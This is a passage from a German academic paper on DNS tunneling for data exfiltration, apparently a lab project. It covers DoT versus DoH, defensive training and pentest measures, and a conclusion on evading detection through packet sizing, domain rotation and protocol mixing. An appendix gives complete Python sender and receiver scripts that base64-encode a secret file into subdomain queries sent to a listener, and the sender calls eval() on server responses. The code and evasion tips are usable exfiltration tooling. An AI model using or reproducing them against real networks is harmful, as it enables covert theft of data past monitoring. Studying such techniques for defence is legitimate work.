Der Unterschied zwischen DoT und DoH liegt hierbei nicht bei der Verschlüsselung, denn HTTPS verwendet auch TLS für die Sicherheit. Sondern in den Ports und wie diese Nachrichten im Netzwerk erkannt werden. Bei DoH fallen die Pakete nicht auf, weil diese zwischen den normalen HTTPS Anfragen untergehen und auch den 443 Port bei Zielserver nutzen. Bei DoT wird der Port 853 verwendet und die Pakete werden erkannt, wenn auch ohne den Inhalt lesen zu können (Cloudflare, n.d.).

Für den Angriff und einen übernommenen Server ist das Senden über DoH sinnvoller, weil die Pakete weniger auffällig sind. Hierfür muss der aber auch normalerweise HTTP Pakete versenden.

7.5 Kontinuierliche Schulung und Sensibilisierung

Mitarbeiter und Netzwerkadministratoren sollten regelmäßig über potenzielle Risiken im Zusammenhang mit DNS-basierter Datenexfiltration informiert und geschult werden. Dies erhöht das allgemeine Sicherheitsbewusstsein und kann dazu beitragen, Angriffe frühzeitig zu erkennen oder Verdachtsfälle zu melden.

- **Schulungen für IT-Personal:** Regelmäßige Schulungen für das IT-Personal zur Erkennung von DNS-Tunneling-Techniken und zur Handhabung von verdächtigem Datenverkehr.
- **Nutzeraufklärung:** Mitarbeiter im Unternehmen sollten ebenfalls grundlegende Kenntnisse über DNS-basierte Bedrohungen erhalten, um das Risiko durch Social Engineering und andere schwachstellenbasierte Angriffe zu reduzieren.

7.6 Regelmäßige Sicherheitsüberprüfungen und Penetrationstests

Regelmäßige Penetrationstests und Sicherheitsüberprüfungen können helfen, Schwachstellen im Netzwerk und in der DNS-Konfiguration zu identifizieren. Insbesondere das Testen auf DNS-Tunneling-Risiken stellt sicher, dass Sicherheitslücken rechtzeitig geschlossen werden.

Durch den Einsatz dieser Maßnahmen kann das Risiko von DNS-basierten Angriffen, wie DNS-Tunneling, deutlich reduziert werden. Indem das Netzwerk überwacht, die Kommunikation verschlüsselt und potenzielle Anomalien detektiert werden, lässt sich eine zusätzliche Schutzebene aufbauen, die gegen DNS-Datenexfiltration hilft.

8. Fazit

Eine wesentliche Herausforderung in der Datenexfiltration über DNS ist die zuverlässige Erkennung und Behebung von Übertragungsfehlern. DNS-basierte Angriffe nutzen üblicherweise Protokolle, die ursprünglich nicht für die Datenübertragung in dieser Form ausgelegt sind. Daher können Fehler häufiger auftreten und sind nicht immer einfach zu erkennen. Im Testumfeld zeigte sich, dass eine umfassende Fehlerprüfung und -korrektur, z.B. durch Checksummen oder redundante Datenpakete, die Integrität der übertragenen Daten deutlich verbessern kann. Allerdings erhöht dies die Übertragungszeit und -komplexität.

Ein möglicher Angriffsschwachpunkt ist die Abhängigkeit von Python, insbesondere wenn das Zielsystem Python nicht nativ unterstützt oder über restriktive Sicherheitsrichtlinien verfügt. Eine mögliche Lösung könnte hier die Erstellung plattformunabhängiger Binärpakete oder die Nutzung anderer kompakter Laufzeitumgebungen sein.

Die Wahl der Paketgröße ist ein kritischer Aspekt, um Netzwerk-Scans zu umgehen und keine auffälligen Verkehrsmuster zu erzeugen. Große Datenpakete fallen schnell auf und können automatisierte Warnungen in Intrusion Detection Systems (IDS) auslösen. Eine ideale Strategie wäre, Daten in kleineren, gleichmäßigen Intervallen zu senden, um unterhalb typischer Erkennungsgrenzen zu bleiben. Dennoch muss darauf geachtet werden, dass die Paketgröße nicht zu klein gewählt wird, da dies die Übertragungsrate erheblich senkt und die Erkennung potenziell auffälliger Muster über die Dauer der Übertragung hinweg begünstigt.

Ein weiterer Ansatz zur Minimierung der Entdeckungswahrscheinlichkeit ist der Wechsel zwischen mehreren Domains. Da bestimmte DNS-Tunneling-Muster durch die Nutzung einer einzelnen Domain aufgedeckt werden können, kann ein Rotationsverfahren, das auf verschiedenen Subdomains oder unterschiedlichen DNS-Servern basiert, die Erkennung erschweren. Diese Technik erhöht allerdings die Komplexität und könnte zu zusätzlichen Kosten führen, etwa bei der Registrierung und Pflege von Domains. Ein ausgeklügeltes System zur Domänenrotation könnte jedoch den Datenverkehr weniger auffällig gestalten und die Detektion erschweren.

Die Entscheidung, TCP anstelle von UDP für den Datentransfer zu verwenden, bietet gewisse Vor- und Nachteile. Während UDP aufgrund seines „Connectionless“-Charakters und fehlender Handshakes möglicherweise weniger auffällig ist, bietet TCP eine verlässlichere Datenübertragung durch sein Verbindungsprotokoll und die Fehlerkorrekturmechanismen. Der TCP-Handshake ermöglicht eine Integritätsprüfung, die bei UDP fehlt, was jedoch die Effizienz der Datenexfiltration vermindern kann. In sicherheitskritischen Umgebungen kann es sinnvoll sein, den Netzwerkverkehr durch eine Mischform von TCP- und UDP-basierten Anfragen unauffällig zu gestalten, um sowohl Zuverlässigkeit als auch Tarnung zu gewährleisten.

Zusammenfassend zeigt die Analyse, dass DNS-basierte Exfiltration ein komplexes Zusammenspiel aus technischen Maßnahmen, optimierter Paketstruktur und einer Tarnung im Netzwerk erfordert. Die Kombination aus Paketgröße, Domain-Rotation und protokollspezifischen Überlegungen bietet Ansätze, um die Effizienz der Exfiltration zu steigern und gleichzeitig das Risiko einer Entdeckung zu minimieren. Angesichts der potenziellen Einschränkungen auf dem Zielsystem und der Risiken, die durch auffällige Verkehrsmuster entstehen können, ist eine kontinuierliche Anpassung und Optimierung und das Einpflegen der in diesem Kapitel genannten Punkte äußerst wichtig.

Literaturverzeichnis

Akamai. (n.d.). *Was ist DNS-Tunneling?* Akamai. Retrieved November 10, 2024, from https://www.akamai.com/de/glossary/what-is-dns-tunneling

Atlassian. (n.d.). *Warum Git?* Atlassian. Retrieved November 10, 2024, from https://www.atlassian.com/de/git/tutorials/why-git

Biondi, P. (n.d.). *Introduction — Scapy 2.6.0 documentation*. Scapy's documentation! Retrieved November 11, 2024, from https://scapy.readthedocs.io/en/stable/introduction.html

Check Point. (n.d.). *Was ist DNS-Tunneling? - Check Point-Software*. Check Point Software Technologies. Retrieved November 10, 2024, from https://www.checkpoint.com/de/cyber-hub/network-security/what-is-dns-tunneling/

Cloudflare. (n.d.). *DNS über TLS im Vergleich zu DNS über HTTPS*. Cloudflare. Retrieved November 10, 2024, from https://www.cloudflare.com/de-de/learning/dns/dns-over-tls/

GitHub. (n.d.). *About GitHub and Git*. GitHub Docs. Retrieved November 10, 2024, from https://docs.github.com/en/get-started/start-your-journey/about-github-and-git

Günther, T. (2021, July 17). *Branches in Git: Was dahintersteckt, wie sie funktionieren und warum sie so wichtig sind*. t3n. Retrieved November 10, 2024, from https://t3n.de/news/branches-git-workflows-1391591/

Jain, S. (2021, July 5). *Packet sniffing using Scapy*. GeeksforGeeks. Retrieved November 11, 2024, from https://www.geeksforgeeks.org/packet-sniffing-using-scapy/

ProSec. (n.d.). *Detect DNS tunneling | Domain Name System*. ProSec. Retrieved November 10, 2024, from https://www.prosec-networks.com/en/blog/dns-tunneling-erkennen/

Python. (n.d.). *base64 — Base16, Base32, Base64, Base85 Data Encodings*. Python Docs. Retrieved November 10, 2024, from https://docs.python.org/3/library/base64.html

Radigan, D. (n.d.). *Ein Leitfaden für optimale Branching-Strategien in Git*. Atlassian. Retrieved November 10, 2024, from https://www.atlassian.com/de/agile/software-development/branching

Sinner, F. (2024, Oktber 01). *DNS-Tunneling*. DNS-Tunneling. Retrieved 11 10, 2024, from https://www.link11.com/de/glossar/dns-tunneling/

Was ist DNS-Tunneling? - Check Point-Software. (n.d.). Check Point Software Technologies. Retrieved November 11, 2024, from https://www.checkpoint.com/de/cyber-hub/network-security/what-is-dns-tunneling/

Wikipedia. (n.d.). *Base64 – Wikipedia*. Wikipedia. Retrieved November 10, 2024, from https://de.wikipedia.org/wiki/Base64

Wikipedia. (n.d.). *User Datagram Protocol – Wikipedia*. Wikipedia. Retrieved November 11, 2024, from https://de.wikipedia.org/wiki/User_Datagram_Protocol

Anhang

Sender.py

```
from time import sleep
import base64
import dns.message
import dns.query
import dns.rdata
import dns.rdataclass
import dns.rdatatype
import dns.rrset
from scapy.all import *
from scapy.sendrecv import sniff
from scapy.utils import wrpcap

# Read the secret file
def read_file(filename):
    secret_file = open(filename,"r")
    return str(secret_file.read())

# Compose the base64 encoded text
def dns_compose(text):
    return base64.b64encode(text.encode('utf-8')).decode('utf-8')

# Hash the input string using SHA-256
def hash_string(input_string):
    sha256_hash = hashlib.sha256()
    sha256_hash.update(input_string.encode('utf-8'))
    return sha256_hash.hexdigest()

# Print the records of the specified type
def print_records(response, record_type):
    records = []
    # Iterate over the answers in the response message and extract the records
    for answer in response.answer:
        if answer.rdtype == record_type:
            for item in answer.items:
                if record_type == dns.rdatatype.TXT:
                    records.append(b''.join(item.strings).decode())
    if records:
        for record in records:
            return record
    else:
        print(f"No {dns.rdatatype.to_text(record_type)} records found.")
    return False

# Start the sniffing and writing thread for the pcap file
def pcap_writer():
    def sniff_and_write():
```

```
        packets = sniff(iface="eth0", filter="udp and port 53", timeout=8)
        wrpcap("send_data.pcap", packets)
        with open("packet_details_sender.txt", "w") as file:
            for packet in packets:
                file.write(packet.show(dump=True) + "\n")
    thread = threading.Thread(target=sniff_and_write)
    thread.start()

# Send a minimal DNS request to the specified server
def send_minimal_dns_request(server_ip, domain :str, port):
    if not domain.endswith('.'):
        domain += '.'

    # Create a DNS request message
    request = dns.message.make_query(domain, dns.rdatatype.TXT)

    additional_data = dns.rdata.from_text(dns.rdataclass.IN, dns.rdatatype.TXT,
hash_string(domain))

    # Resource Record Set (RRSet) für Additional Section
    rrset = dns.rrset.from_rdata(dns.name.from_text(domain), 300,
additional_data)
    request.additional.append(rrset)

    request_bytes = request.to_wire()
    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as sock:
        sock.sendto(request_bytes, (server_ip, port))
        try:
            response_bytes, addr = sock.recvfrom(512)
            response = dns.message.from_wire(response_bytes)
            a =  eval(print_records(response, dns.rdatatype.TXT))
            return a
        except socket.timeout:
            print("No response received (Timeout)")

if __name__ == "__main__":
    receiver_ip = "172.36.0.3"
    port = 53
    domain_base = ".notsuspicious.com"
    print(f"Minimal DNS request sent to {receiver_ip}:{port}")
    secret_text = read_file("secret_file.txt")
    size = 30
    number_of_packages = ((size-1)+len(secret_text))//size
    pcap_writer()
    sleep(3)
    # Send the DNS requests
    for i in range(0,number_of_packages):
        resp = True
        while resp:
            # Compose the domain name for the request based on the current
package
```

```
            if len(secret_text)>=size*(i):
                current_domain = dns_compose(secret_text[i*size:(i+1)*size])
            elif len(secret_text)>=size*(i+1):
                current_domain = dns_compose(secret_text[i*size:-1])
            else:
                print("ERROR:Index went past Domain Name length")
                break
            current_domain += "."+ str(number_of_packages - i -1)+domain_base
            print(current_domain)
            print(f"Sending DNS request {i}")
            resp = send_minimal_dns_request(receiver_ip, str(current_domain),
port)
```

Receiver.py

```
import base64
import hashlib
import socket
import dns.message
import dns.rrset
import dns.rdtypes
import dns.rdatatype
import dns.rdataclass
import dns.rdtypes.ANY.TXT
from scapy.all import *
from scapy.sendrecv import sniff
from scapy.utils import wrpcap

# Decompose the base64 encoded text
def dns_decompose(text):
    print(text)

    # Add padding if needed
    padding_needed = len(text) % 4
    if padding_needed:
        text += '=' * (4 - padding_needed)
    try:
        # Decode the base64 encoded text
        decoded_bytes = base64.b64decode(text)
        return decoded_bytes.decode('utf-8')
    except Exception as e:
        # Handle decoding errors
        print(f"Error decoding: {e}")
        return None

# Write the received packets to a pcap file
def pcap_writer():
    # Sniff packets on the eth0 interface and write them to a pcap file
```

```
    def sniff_and_write():
        packets = sniff(iface="eth0", filter="udp and port 53", timeout=8)
        wrpcap("receiv_data.pcap", packets)
        # Write the packet details to a text file
        with open("packet_details_receiver.txt", "w") as file:
            for packet in packets:
                file.write(packet.show(dump=True) + "\n")
    # Start the sniffing and writing thread
    thread = threading.Thread(target=sniff_and_write)
    thread.start()

# Hash the input string using SHA-256
def hash_string(input_string):
    sha256_hash = hashlib.sha256()
    sha256_hash.update(input_string.encode('utf-8'))
    return sha256_hash.hexdigest()

# Start the DNS server on the specified port
def start_server(port):
    pcap_writer()
    with socket.socket(socket.AF_INET, socket.SOCK_DGRAM) as sock:
        sock.bind(('0.0.0.0', port))
        print(f"Listening for DNS requests on port {port}...")

        all_content = ""
        receiving = True
        while receiving:
            data, addr = sock.recvfrom(512)
            print(f"Received DNS request from {addr}")
            try:
                # Parse the DNS request
                request = dns.message.from_wire(data)

                domain = str(request.question[0].name)
                data = domain.split('.')[0]
                my_hash = hash_string(domain)

                # Check if the request contains an Additional Section
                if request.additional:
                    additional_records = []
                    for additional in request.additional:
                        # Check if the Additional Section contains TXT records
                        if additional.rdtype == dns.rdatatype.TXT:
                            for txt in additional.items:
                                # Decode the TXT record and add it to the list

additional_records.append(b''.join(txt.strings).decode())

                    if not additional_records:
                        print("No hash for validation found in the Additional
Section.")
```

```
                    if additional_records[0] == my_hash:
                        # Extract the data from the request
                        all_content += dns_decompose(data)
                        # Check if the domain is the end of transmission
                        if domain.split('.')[1] == "0":
                            print("End of transmission")
                            # Write the data to a file
                            with open("secret_file.txt", "w") as secret_file:
                                secret_file.write(all_content)
                            print(all_content)
                            all_content = ""
                            receiving = False

                        message = ["False"]
                    else:
                        # The hash in the Additional Section does not match the
domain hash
                        print(f"Received hash from package
{domain.split('.')[1]} does not match the domain hash.")
                        message = ["True"]
                else:
                    print("No Additional Section found in the request.")
                    message = ["True"]
                # Create a DNS response with the message
                response = dns.message.make_response(request)

                # Add the TXT record to the response
                name = request.question[0].name
                ttl = 300
                rdata = dns.rdtypes.ANY.TXT.TXT(dns.rdataclass.IN,
dns.rdatatype.TXT, message)
                rrset = dns.rrset.from_rdata(name, ttl, rdata)
                response.answer.append(rrset)

                # Send the response back to the client
                sock.sendto(response.to_wire(), addr)

            except Exception as e:
                print(f"Error processing request: {e}")


if __name__ == "__main__":
    port = 53
    start_server(port)
```